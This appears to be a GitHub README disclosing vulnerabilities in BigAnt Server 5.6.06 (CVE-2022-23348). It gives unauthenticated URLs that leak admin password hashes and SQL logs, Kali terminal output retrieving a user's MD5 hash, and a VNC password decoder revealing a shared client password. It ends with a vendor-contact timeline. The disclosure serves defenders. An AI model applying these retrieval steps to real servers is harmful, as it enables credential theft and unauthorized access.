bzyo add bigantsoft url ... on Apr 3 History

..	
imgs	8 months ago
.gitkeep	8 months ago
README.md	8 months ago

README.md

Vulnerability

BigAnt Server Version 5.6.06 suffers from Use of Password Hash With Insufficient Computational Effort

Prerequisites


Example 01: None
Example 02: None
Example 03: Local client system access

Exploit

Example 01: Service Admin Password

Combined with improper Access control, the Service Admin Password can be retrieved from the following URL by any non-authenticated user. The format of the password is in an easily crackable MD5 hash format

`http://<IPaddress>:8000/Runtime/Data/ms_admin.php`



Example 02: SQL Logs - User Passwords


Combined with improper Access control, all SQL log files are accessible to any non-authenticated user from the following base URL `http://<IPaddress>:8000/Runtime/Logs/`

Directories and log file names can be easily discovered and downloaded. All SQL changes including passwords in MD5 hashes for the Super Admin and all other accounts can be retrieved.


```
root@kali:~/software/bigant# ./log_dl.py
http://172.16.200.28:8000/Runtime/Logs/Admin/21_12_01.log
http://172.16.200.28:8000/Runtime/Logs/Admin/21_12_04.log
root@kali:~/software/bigant# wget http://172.16.200.28:8000/Runtime/Logs/Admin/21_12_04.log
--2021-12-04 13:43:05--  http://172.16.200.28:8000/Runtime/Logs/Admin/21_12_04.log
Connecting to 172.16.200.28:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 28220 (28K) [text/plain]
Saving to: '21_12_04.log'

21_12_04.log                  100%[=========================================>]  27.56K  --.-KB/s    in 0s

2021-12-04 13:43:05 (203 MB/s) - '21_12_04.log' saved [28220/28220]

root@kali:~/software/bigant# cat 21_12_04.log | grep -A 1 -i "SQL: UPDATE \`hs_user\` SET \`user_pwd\`=:0 WHERE \`user_id\` = '4
'"
SQL: UPDATE `hs_user` SET `user_pwd`=:0 WHERE `user_id` = '4'
SQL: bind:{":0":"1a1dc91c907325c69271ddf0c944bc72"}
```

Example 03: UltraVNC access

The UltraVNC client is installed by default so any client can simply run and connect to other clients if the service is running



A password is required and is stored and the same on each client. It is encrypted though



This can be easily cracked using a downloadable program

```
root@kali:~/tools/vncpwd# wine vncpwd.exe 892446AF3337B919DE

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   88888888

  Press RETURN to exit
```

Timeline

12-01-2021: Submitted vulnerabilities to vendor via email
12-01-2021: Vendor responded asking for more details
12-02-2021: Responded to vendor with additional details
12-02-2021: Vendor responded stating looking into vulnerabilities
12-29-2021: Emailed vendor, no response
01-11-2022: Emailed vendor, no response
01-12-2022: Requested CVEs
01-28-2022: CVEs assigned, no response from vendor
02-26-2022: Emailed vendor, no response
03-21-2022: PoC/CVE published

Reference

MITRE CVE-2022-23348
BigAnt Software

Disclaimer